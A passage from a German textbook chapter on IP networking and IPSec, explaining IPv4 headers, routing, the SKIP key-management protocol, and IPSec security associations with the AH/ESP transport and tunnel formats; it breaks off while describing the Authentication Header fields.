Die ersten Bits der IPv4-Adresse geben an, um welche Art von IP-Adresse es sich handelt (vgl. Abbildung 5.4). Ist das erste Bit gleich 0, so stammt die IP-Adresse aus einem der relativ wenigen ($128 = 2^7$) Klasse-A-Netzen, die aber riesengroß sein und bis zu $2^{24} - 2 = 16.777.214$ IP-Adressen umfassen können. Es gibt deutlich mehr Klasse B- und C-Netze, die jeweils um den Faktor 256 weniger Adressen umfassen. (Diese ursprüngliche klare Aufteilung in große, mittelgroße und kleine IP-Netze wurde durch die Einführung von Subnetzmasken deutlich variabler gestaltet, um aktuelle Anforderungen an IP-Netze erfüllen zu können.)

**Abb. 5.4** Die fünf IP-Adressklassen.

0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
Version	IHL	Type of Service										Total Length										3																			
Identification										Flags	Fragment Offset										Header Checksum										Time to Live		Protocol								
Source Address										Destination Address										Options (variable)										Padding											

Abb. 5.5 Der IPv4-Header. Die wichtigsten Felder sind die IP-Zieladresse der Pakets („Destination Address“) und die IP-Nummer des Absenders („Source Address“).

Darüber hinaus gibt es einen Adressraum für Multicast-Adressen (vgl. Abschnitt 6.1), einen für experimentelle IPv4-Netze, und in jeder der Klassen A, B und C jeweils einen Block von *privaten* IP-Adressen, die in privaten IP-Netzen frei verwendet werden, aber nicht im Internet auftauchen dürfen (vgl. Unterabschnitt 5.6.2).

In IPv6 sind die Adressen viel länger, nämlich 128 Bit oder 16 Byte. Sie werden hexadezimal geschrieben, wobei je 16 Bit zu einem Block zusammengefasst werden. Die 16 Bit Blöcke werden durch Doppelpunkt getrennt: FFFE:8000:0:0:123:4567:89AB:CDEF beschreibt z.B. eine IPv6-Adresse mit lokaler Gültigkeit in einem Netzsegment (Link Local Unicast Address). Auf die Details von IPv6 können wir aufgrund ihrer Komplexität hier nicht näher eingehen.

IP-Pakete besitzen einen Header, der alle Informationen darüber enthält, wie mit dem Paket zu verfahren ist (Abbildung 5.5). Neben der IP-Zieladresse („Destination Address“) und der Quelladresse („Source Address“) sind dies in erster Linie die folgenden Felder:

- **Version:** Hier kann 4 oder 6 stehen, in Abbildung 5.5 steht hier 4.
- **IHL:** Die *Internet Header Length* gibt die Länge des IP-Headers in Vielfachen von 32 Bit an.
- **Type of Service (TOS):** Dieses Feld kann zur Priorisierung von Datenpaketen genutzt werden.
- **Total Length (TL):** Hier ist die Länge des gesamten IP-Pakets in Byte angegeben. Aus der Größe des Feldes (2 Byte) ergibt sich eine maximale Paketlänge von 65.535 Byte. Alle IP-Implementierungen müssen mindestens eine Länge von 576 Byte verarbeiten können.
- **Identification, Flags und Fragment Offset:** Diese drei Felder steuern die Fragmentierung von IP-Paketen.
- **Time To Live (TTL):** Um zu verhindern, dass IP-Pakete endlos im Internet zirkulieren, hat jedes Paket eine Lebensdauer: Der Wert im TTL-Feld wird von jedem Router um 1 erniedrigt; ist er bei 0 angelangt, wird das Paket gelöscht.
- **Protocol:** Hier wird das Datenprotokoll der Nutzlast des IP-Pakets, meist UDP (17) oder TCP (6) angegeben.
- **Header Checksum:** Hier wird eine einfache Prüfsumme (Addition modulo 2^{16}) über alle Headerfelder bestimmt. Da sich einige dieser Felder bei jedem Hop ändern, muss auch die Prüfsumme jedesmal neu berechnet werden.




Abb. 5.6 Routing von IP-Paketen anhand von Routing-Tabellen. Host H1 sendet fünf IP-Pakete an Host H2. Die Routen zum Ziel werden durch die Routing-Tabellen der einzelnen Internet-Router bestimmt. Ändern sich diese (wie hier bei Router A), so können IP-Pakete über verschiedene Routen zum Ziel gelangen.

- Options und Padding: In IPv4 gibt es zahlreiche Optionen, mit denen das Routing gesteuert werden kann. Diese sind von variabler Länge, und können hier eingefügt werden. Ist als Ergebnis dieses Einfügens die Länge des Headers kein Vielfaches von 32 Bit, so wird dies durch Padding korrigiert.

5.1.2 Routing

In einem IP-Netz entscheiden Router anhand der IP-Zieladresse über die Weitergabe des Pakets. Sie gehen dabei nach dem „best effort“-Prinzip vor, indem sie „nach besten Kräften“ versuchen, die Pakete beim Empfänger abzuliefern. Ist dies nicht möglich, werden die Pakete gelöscht und eine Fehlermeldung zurück an den Absender geschickt. Aufgabe von TCP ist es dann, die Daten zuverlässig beim Empfänger abzuliefern, ggf. durch mehrfaches Senden des gleichen IP-Pakets.

Das Routing eines IP-Pakets erfolgt autonom durch *Internet-Router*. Jeder Router hat dabei eine *Routing-Tabelle (routing table)*, die für mögliche Ziele (erste Spalte der Tabelle in Abbildung 5.6) angibt, welcher benachbarter Router auf dem optimalen Weg

zum Ziel liegt. Ziele können einzelne IP-Adressen, oder auch ganze Adressbereiche (z.B. ein Klasse-B-Netz) sein.

In Abbildung 5.6 sendet Host H1 einen Datensatz in vier IP-Paketen an Host H2. Er sendet diese Pakete an Router A, der zur Weiterleitung seine Tabelle konsultiert. Anhand der IP-Zieladresse erkennt A, dass das Ziel in dem von Router F verwalteten Adressbereich liegt. Laut der anfangs gegebenen Tabelle führt der optimale Weg zu F über Router C, und daher leitet A die ersten drei IP-Pakete auf diesem Weg weiter.

Routing-Tabellen werden ständig aktualisiert: Innerhalb eines autonomen Systems AS (das ist ein Teil des Internet, der von einem Betreiber unterhalten wird) erfolgt dies vollautomatisch über *Distance Vector* (z.B. Bellman-Ford) oder *Link-State*-Algorithmen (z.B. Dijkstra). Zwischen verschiedenen autonomen Systemen müssen auch kommerzielle Aspekte beachtet werden, hier wird das *Border Gateway-Protokoll (BGP)* eingesetzt. Auslöser einer Änderung kann der Ausfall oder die Überlastung eines Routers sein.

Vor dem Versenden des vierten IP-Pakets wurde die Routing-Tabelle des Routers A in Abbildung 5.6 aktualisiert. Als günstigste Route zu F ist jetzt der Weg über Router B eingetragen, also wird das nächste Paket an B weitergeleitet. Ist z.B. Router C überlastet, so kann dies dazu führen, dass Paket 4 früher bei H1 eintrifft als Paket 3. Auch könnte Paket 3 aufgrund der Überlastung des Routers komplett verloren gehen.

5.2 Erste Ansätze

5.2.1 Hybride Verschlüsselung

Man kann die Nutzlast von IP-Paketen als eigenständigen Datensatz, also als „Mini-File“, betrachten, und versuchen, sie mit Methoden der hybriden Verschlüsselung (vgl. Abschnitt 1.5.7) abzusichern. Man könnte also die Nutzlast mit einem Sitzungsschlüssel verschlüsseln, und diesen dann mit dem öffentlichen Schlüssel des Empfängers (der in einem öffentlichen Verzeichnis auf eine bestimmte Art und Weise mit der IP-Adresse des Rechners verknüpft sein muss) verschlüsseln.

Dieser Ansatz scheitert aber schon am Overhead: Die Datenmenge, die zusätzlich in jedem IP-Paket transportiert werden müsste, wäre zu groß. So würde z.B. das Kryptogramm eines Sitzungsschlüssels, verschlüsselt mit einem 1024 Bit Schlüssel (= 128 Byte), den Header-Anteil von 20 auf 148 Byte erhöhen, was bei einer üblichen Paketgröße von 1500 Byte einem Anteil von fast 10% entspräche.

Außerdem wäre auch der Rechenaufwand, der bei der Verarbeitung eines IP-Paketes anfielen, viel zu groß. Es müsste für jedes Paket eine Public Key-Entschlüsselung durchgeführt werden, also z.B. im Falle von RSA eine diskrete Exponentiation mit der Zahl d. Wir müssen also eine Lösung finden, die sparsamer mit diesen Ressourcen umgeht.




Abb. 5.7 Schlüsselmanagement bei SKIP.

5.2.2 Simple Key Management for Internet Protocols (SKIP)

Eines der ersten eingesetzten Verfahren zur Absicherung des Datenverkehrs auf der IP-Ebene war das *Simple Key Management for Internet Protocols* (SKIP) der Firma SUN [AMP96]. Hier wurde auch zum ersten mal das Schlüsselvereinbarungsprotokoll des damaligen Sun-Chefkryptologen Whitfield Diffie eingesetzt.

Die Grundidee hinter SKIP war die gleiche wie auch beim ElGamal Verschlüsselungsverfahren: Die im ersten Schritt des Diffie-Hellman-Verfahrens erzeugten Nachrichten $\tau = g^t \bmod p$ (wobei t der geheime Schlüssel des Teilnehmers T ist) werden für jeden Teilnehmer T in einer öffentlichen Datenbank gespeichert. Möchte nun A mit B Kontakt aufnehmen, so kann er in der Datenbank den öffentlichen Schlüssel β von B abrufen, und mittels seines privaten Schlüssels a den Wert

$$G_{ab} = \beta^a \bmod p = (g^b)^a \bmod p$$

berechnen und daraus den gemeinsamen Schlüssel k_{ab} , in der Regel eine hinreichend große Anzahl von Bits von G_{ab} , ableiten.

Ein Grundprinzip der Kryptographie besagt, dass man mit einem Schlüssel nur eine begrenzte Menge von Daten verschlüsseln sollte. Da über eine IP-Verbindung große Mengen von Daten ausgetauscht werden können, und da der Schlüssel k_{ab} zwischen A und B immer der gleiche bleibt, sollte er nicht direkt zur Verschlüsselung von Daten verwendet werden.

Daher wird in SKIP ein Sitzungsschlüssel k_p gewählt, mit k_{ab} verschlüsselt und im SKIP-Header übertragen. Aus diesem Schlüssel k_p werden dann, wie in Bild 5.8 dargestellt, die Schlüssel zur Verschlüsselung und Authentisierung abgeleitet. Der Schlüssel k_p (und damit auch sein Kryptogramm) ist zwischen 64 und 128 Bit lang, was 8 bis 16 Byte entspricht. Der rein kryptographische Overhead reduziert sich damit schon beträchtlich gegenüber dem ersten naiven Ansatz. Weiterhin müssen bei SKIP auch




Abb. 5.8 Ableitung der SKIP-Schlüssel aus k_p . CryptAlg und MACAlg sind die 1-Byte-Werte aus den entsprechenden Feldern des Headers, h ist eine Hashfunktion, und die Hexadezimalzahlen 0x00 bis 0x03 erzwingen unterschiedliche Ausgaben.

keine aufwändigen Public Key-Operationen für jedes Paket durchgeführt werden, sondern nur eine symmetrische Entschlüsselung von k_p .

Der SKIP-Header (Bild 5.9) enthält darüber hinaus noch eine Reihe weiterer Felder, von denen einige hier noch kurz erläutert werden sollen. (Weitere Informationen findet man unter [AMP96].)

Neben dem verschlüsselten Sitzungsschlüssel k_p werden noch weitere Angaben benötigt, damit der Empfänger das Paket auch entschlüsseln und überprüfen kann:

- Der Empfänger benötigt zunächst Angaben zu den verwendeten Algorithmen, da es hier verschiedene Kandidaten gibt. Diese Information wird in Form von registrierten Zahlenwerten zwischen 0 und 255 in vier 1-Byte-Feldern mitgeliefert.
- Um G_{ab} und k_{ab} berechnen zu können, muss der Empfänger erfahren, wie der öffentliche Schlüssel des Absenders lautet. Dazu dienen die beiden Felder *Source NSID* und *Source Master Key-ID*. Mit dem ersten Feld (1 Byte) wird angegeben, in welchem öffentlichen Verzeichnis der Schlüssel zu finden ist. Das zweite (4 Byte lange) Feld gibt dann die ID des Schlüssels in diesem Verzeichnis an.
- Analog dazu sind *Destination NSID* und *Destination Master Key-ID*. Mit diesen beiden Feldern kann der Empfänger auch überprüfen, ob der verwendete Schlüssel sein eigener ist, und im Fehlerfall eine Meldung an den Absender schicken.

SKIP reduziert den Overhead pro IP-Paket zwar schon beträchtlich gegenüber dem naiven Ansatz der hybriden Verschlüsselung, aber auch der SKIP-Header ist noch viel zu groß. Da Overhead auf Netzwerkebene direkt in eine geringere Netto-Bandbreite umrechenbar ist, sollte hier an jedem Bit gespart werden (wie auch beim IP- oder TCP-Header).

Ein weiterer Nachteil von SKIP ist darin zu sehen, dass jeweils eine Datenbankabfrage benötigt wird, um an den öffentlichen Schlüssel von Sender oder Empfänger zu gelangen. Dies setzt die Existenz einer zentralen Datenbank voraus. Als Konsequenz daraus könnte SKIP zwar in mittleren Netzen mit einer reinen SUN-Infrastruktur eingesetzt werden, würde aber im Internet weiterer Anpassungen bedürfen.

0 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1	1 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1	2 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1		
Version	Res.	Source NSID	Dest. NSID	Next Header
Counter n				
Kij Algorithm	Crypt Algorithm	MAC Algorithm	Comp Algorithm	
Kp encrypted with Kjn (8 – 16 Byte)				
Source Master Key-ID				
Destination Master Key-ID				

Abb. 5.9 Der SKIP-Header. Er folgt bei SKIP-verschlüsselten Paketen auf den IP-Header.

5.3 IPSec: Überblick

„IPSec“ ist die Abkürzung für eine Reihe von Standards, die von der IP Security (IPSec) Working Group [IET] der IETF erarbeitet wurden. *IPSec* beschreibt Datenformate zur Verschlüsselung (ESP) und Authentisierung (AH, ESP) von IP-Paketen, und das Schlüsselmanagement (ISAKMP, IKE, IKEv2).

5.3.1 SPI und SA

Die wichtigste Idee in den IPSec-Standards [IET] ist, im Header nur die minimal notwendigen Informationen unterzubringen, die eine Entschlüsselung und ggf. die Überprüfung eines MAC erlauben. Diese minimale Information ist einfach ein *Verweis* auf einen Datei- oder Datenbankeintrag, der dann alle benötigten Informationen enthält. Dieser Verweis ist 32 Bit lang und wird *Security Parameters Index* (SPI) genannt. Zusammen mit der IP-Zieladresse und dem Sicherheitsprotokoll (ESP oder AH) ist er eine eindeutige Referenz auf eine Gruppe von kryptographischen Parametern und Algorithmen, die zur Verarbeitung des Pakets benötigt werden.

Jede solche Gruppe wird als *Security Association* (SA) bezeichnet. Die SAs werden bei IPSec in einer *Security Association Database* (SAD) verwaltet.



Abb. 5.10 Ein mit IPSec ESP verschlüsseltes Paket.




Abb. 5.11 Blockstruktur einer IPSec-Implementierung.

5.3.2 Software-Module

Eine typische IPSec-Implementierung besteht aus einer Reihe von Software-Modulen, die in Abbildung 5.11 angegeben sind. Die Funktionsweise dieser Module wird in den nachfolgenden Abschnitten näher erläutert. Hier soll zunächst einmal ein grober Überblick über die Funktionsweise gegeben werden.

Am schwierigsten zu implementieren ist das AH/ESP-Modul, da es sich in die Verarbeitung von IP-Paketen durch die Netzwerkssoftware des Betriebssystems einschalten muss. Aufgaben dieses Moduls sind:

- eingehende IPSec-verschlüsselte Pakete zu entschlüsseln, zu überprüfen und als „normale“ IP-Pakete wieder an den TCP/IP-Stack zu übergeben, und
- ausgehende IP-Pakete nach den Vorgaben des Netzwerkadministrators unverändert durchzulassen, zu verschlüsseln, zu authentisieren oder zu verwerfen.

Die für diese Aufgaben benötigten Daten über kryptographische Algorithmen und Parameter holt dieses Modul aus der SAD, wobei IP-Zieladresse, IPSec-Protokoll (AH oder ESP) und SPI als Referenzen dienen. Die Einträge in der SAD werden bei IPSec mit dem Schlüsselaustauschprotokoll *Internet Key Exchange (IKE)* ausgehandelt, wobei IKE in verschiedenen Public-Key-Varianten oder im „preshared secret“-Modus betrieben werden kann (vgl. 5.5.6).

Was mit ausgehenden IP-Paketen geschehen soll, ist in der *Security Policy Database* (SPD) beschrieben. Bei einfachen IPSec-Implementierungen mit einer überschaubaren Zahl von Regeln wird die SPD meist in einer Konfigurationsdatei gespeichert.

5.3.3 Senden eines verschlüsselten IP-Pakets von A nach B

Im folgenden Beispiel gehen wir davon aus, dass alle Pakete zwischen den Rechnern A und B mit IPSec ESP im Transportmodus verschlüsselt werden sollen (vgl. Abschnitt 5.4). Die entsprechenden Einträge in den SADs und SPDs seien dabei schon vorhanden. Die folgenden Nummern beziehen sich auf Bild 5.12, in der das Verschlüsseln und Versenden eines Datensatzes graphisch dargestellt ist.




Abb. 5.12 Senden eines verschlüsselten IP-Pakets von A nach B (Erläuterungen im Text).

1. Die zu sendenden Daten von Rechner A wurden vom IP-Stack in ein IP-Paket verpackt.
2. Das ESP-Modul prüft anhand der SPD, wie mit dem Paket zu verfahren ist. In unserem Beispiel steht in der SPD ein Eintrag der besagt, dass alle IP-Pakete an Rechner B zu verschlüsseln sind. Die zu verwendende SA ist dort ebenfalls angegeben.
3. Das ESP-Modul liest die Daten der entsprechenden SA aus der SAD. Zur Verschlüsselung und Authentisierung werden die dort angegebenen Algorithmen und Schlüssel verwendet.
4. Das verschlüsselte und/oder authentisierte IP-Paket wird wieder an die Netzwerkssoftware von Rechner A übergeben, die es über das Internet an Rechner B sendet.
5. Rechner B empfängt das Paket. Da im Feld „Protocol“ des IP-Headers der Wert für IPSec ESP eingetragen ist, leitet die IP-Software dieses Paket an das ESP-Modul weiter.
6. Das ESP-Modul von Rechner B liest die Daten der SA, die durch die im ESP-Header angegebene SPI referenziert werden, aus der SAD, und entschlüsselt das Paket damit.
7. Das entschlüsselte IP-Paket wird wieder an die IP-Software übergeben, die es entsprechend weiter verarbeitet.

5.3.4 Einsatzmöglichkeiten

IPSec ist vielfältig einsetzbar. Bild 5.13 gibt die wichtigsten Einsatzmöglichkeiten wieder.




Abb. 5.13 Einsatzmöglichkeiten von IPSec.

Die einfachste Möglichkeit, IPSec einzusetzen, besteht darin, lokale Netzwerke durch IPSec geschützt über das Internet zu verbinden. Viele Firmen haben von dieser Möglichkeit schon Gebrauch gemacht, um die Netze an den verschiedenen Standorten kostengünstig zu verbinden. Dabei blieb die Struktur des Gesamtnetzes weitgehend erhalten, denn auch vorher mussten die verschiedenen Standorte über Datenleitungen miteinander verbunden werden.

Ein privates Netz, das aus lokalen Netzwerken an den verschiedenen Standorten und gemieteten (privaten) Standleitungen (ATM, Frame Relay) bestand, wurde zu einem virtuellen privaten Netz (VPN), indem die privaten Standleitungen durch virtuelle Datenkanäle im Internet ersetzt wurden: Die mit IPSec geschützten Pakete passieren hier das öffentlich zugängliche Internet, aber niemand im Internet kann sie lesen oder fälschen.

VPN-Lösungen werden vor allen Dingen wegen der damit verbundenen Kostensparnisse und der größeren Flexibilität eingesetzt: Benötigt man bei einem privaten Netz zur Verbindung von n Standorten $n(n - 1)/2$ Standleitungen (wenn man nicht den gesamten Datenverkehr über zentrale Knoten führen will), so braucht man bei einem VPN nur n Zugänge zum Internet.

Unter dem Schlagwort „VPN“ werden die verschiedensten Techniken zum Ersatz von Standleitungen durch das Internet angeboten. Eine dieser Möglichkeiten ist der IPSec Tunnelmodus, der als positiven Nebeneffekt die Daten noch kryptographisch absichert. Man kann IPSec auch dazu benutzen die Pakete anderer Tunnelprotokolle kryptographisch zu sichern, z.B. IPSec over L2TP [Sri00]. IPSec wird zum kryptographischen Schutz von VPN-Verbindungen gerne benutzt, weil es im Gegensatz zu anderen Techniken öffentlich diskutiert und akzeptiert ist.

Die zweite Möglichkeit besticht ebenfalls durch Kostenersparnis im geschäftlichen Umfeld: Musste ein Außendienstmitarbeiter sich bislang direkt über eine Telefonverbindung (im Extremfall international) in das Firmennetz einwählen, um auf seine Ressourcen (E-Mail, Terminkalender) zuzugreifen, so kann er sich einfach lokal bei ei-




Abb. 5.14 IPSec AH im Transport-Modus.

nem Internet Service Provider einwählen, und die IP-Kommunikation wird mit IPSec geschützt.

Weniger häufig, weil in großem Stil schwerer zu realisieren, ist die direkte Verbindung zweier Hosts über IPSec. Sie ist nichtsdestotrotz möglich.

5.4 IPSec Datenformate

Eine eindeutige Formatierungsvorschrift, wie aus einem gegebenen ungeschützten Datenformat ein geschütztes gebildet und später wieder zurück transformiert wird, ist das Kernstück jedes Sicherheitsstandards. Für IPSec wurden zwei Formate spezifiziert:

- *Authentication Header (AH)* zum Schutz der Integrität eines IP-Pakets, und
- *Encapsulation Security Payload (ESP)* zum Schutz der Vertraulichkeit und Integrität.

Darüber hinaus wird unterschieden, welche Daten geschützt werden sollen:

- *Transport Mode*: Nur die Nutzlast des IP-Pakets wird geschützt. (In Abbildung 5.2 sind das der TCP-Header und die Daten.) Dieser Modus kann nur bei der dritten Einsatzmöglichkeit, der direkten Host-Host-Kopplung, eingesetzt werden.
- *Tunnel Mode*: Hier wird das gesamte IP-Paket (einschließlich des IP-Headers) geschützt und als Nutzlast in ein neues IP-Paket eingefügt.

Somit ergeben sich insgesamt vier verschiedene Datenformate, von denen ESP im Tunnelmodus zweifellos das wichtigste ist.

5.4.1 Transport und Tunnel Mode

In den Bildern 5.14 bis 5.17 sind Transport- und Tunnelmodus graphisch dargestellt. Die Längenverhältnisse der einzelnen Felder sind ungefähr maßstabsgerecht wiedergegeben, mit Ausnahme des größten Feldes „Daten“.

AH im Transport-Modus. Hier wird zwischen die Daten und den IP-Header der Authentication Header eingeschoben (siehe Abbildung 5.14). Dieser besteht aus 12 Byte,




Abb. 5.15 IPSec ESP im Transport-Modus. (* Pad Data besteht aus den Padding-Daten, der Padding-Längenangabe und dem Next Header-Feld, vgl. Bild 5.20)

deren Aufteilung fest vorgegeben ist, und einem MAC-Wert variabler Länge (128-160 Bit, je nach gewählter Hashfunktion). Der MAC wird gebildet über

- die Daten,
- die Felder des IP-Headers, wobei die Felder, deren Zustand beim Erreichen des Ziels nicht vorhersagbar ist, auf „0“ gesetzt werden, und
- die Felder des AH-Header, wobei das MAC-Feld auf „0“ gesetzt wird.

Bei AH im Transport-Modus werden also die Felder des resultierenden Datenpakets authentisiert, bei denen dies möglich ist, aber nichts verschlüsselt.

ESP im Transport-Modus. Das ESP-Datenformat hat eine etwas komplexere Struktur, da die ESP-Felder in einen ESP-Header und einen ESP-Trailer aufgesplittet werden (siehe Abbildung 5.15). Außerdem müssen die Daten oft noch für die Verschlüsselung „aufbereitet“ werden.

Bei Blockchiffren wird Padding eingesetzt, und zwar so, dass letztendlich die Daten und „Pad Data“ zusammen ein Vielfaches des kleinsten gemeinsamen Vielfachen von 32 Bit (der Internet-Wortlänge) und der Blocklänge der Blockchiffre bilden.

Über das gesamte Paket vom Beginn des ESP-Headers bis zum Ende von „Pad Data“ wird ein MAC berechnet, der als ESP-Trailer an das Paket angefügt wird. Im Gegensatz zu AH wird der IP-Header bei der MAC-Berechnung nicht berücksichtigt.

Der Empfänger kann so zunächst die Authentizität des Pakets mit Hilfe des MAC überprüfen, bevor er es entschlüsselt.

Die Dienste „Vertraulichkeit“ und „Authentizität“ sind in ESP beide optional, aber mindestens einer von beiden muss auf ein IP-Paket angewandt werden. Wird nur Vertraulichkeit garantiert, so entfällt der ESP-Trailer. Soll ESP nur zum Schutz der Integrität eingesetzt werden, so erhält man eine „schwache“ Version von AH, da der IP-Header nicht mit authentisiert wird.

Tunnel-Modus. Bei AH und ESP im Tunnel-Modus zählt der IP-Header des Original-Pakets mit zu den zu schützenden Daten und wird auch so behandelt (vgl. Abbildung 5.16 und 5.17). Alle variablen Parameter des IP-Headers werden „eingefroren“




Abb. 5.16 IPSec AH im Tunnel-Modus.

und ändern ihren Wert nicht mehr, solange das Originalpaket im ESP Tunnel-Modus transportiert wird.

Im Tunnel-Modus ergibt sich aber für AH und ESP eine neue Fragestellung: Wie sollen die Parameter für den neuen Header IP_{neu} aus dem originalen IP-Header abgeleitet werden, und sollen die variablen Parameter des originalen IP-Headers nach dem Auspacken aus dem Tunnel-Format aktualisiert werden?

Als Antwort auf diese Frage wurde die Festlegung getroffen, dass es möglichst wenige Abhängigkeiten zwischen äußerem (IP_{neu}) und innerem (original) Header geben soll [KA98b, KS05]. Lediglich das TOS (Type of Service)-Feld wird vom inneren auf den äußeren Header kopiert, und das TTL (Time to Live)-Feld des inneren Headers wird vom Gateway vor der Verschlüsselung um 1 erniedrigt.

5.4.2 Authentication Header

Das Datenformat *Authentication Header* (AH) [KA98a, Ken05, 3rd05] bietet als einzigen Sicherheitsdienst die Authentizität der übertragenen Daten an, bezieht aber zusätzlich die wichtigsten Teile des IP-Headers mit ein: Z.B. können Absender- und Zieladresse in einem mit AH geschützten Paket nicht verändert werden.

Der Authentication Header besteht aus sechs Teilen:

- Das *Next Header*-Feld (1 Byte) gibt, wie in anderen Internet-Datenformaten auch, den Typ der nachfolgenden Daten (z.B. TCP) an.

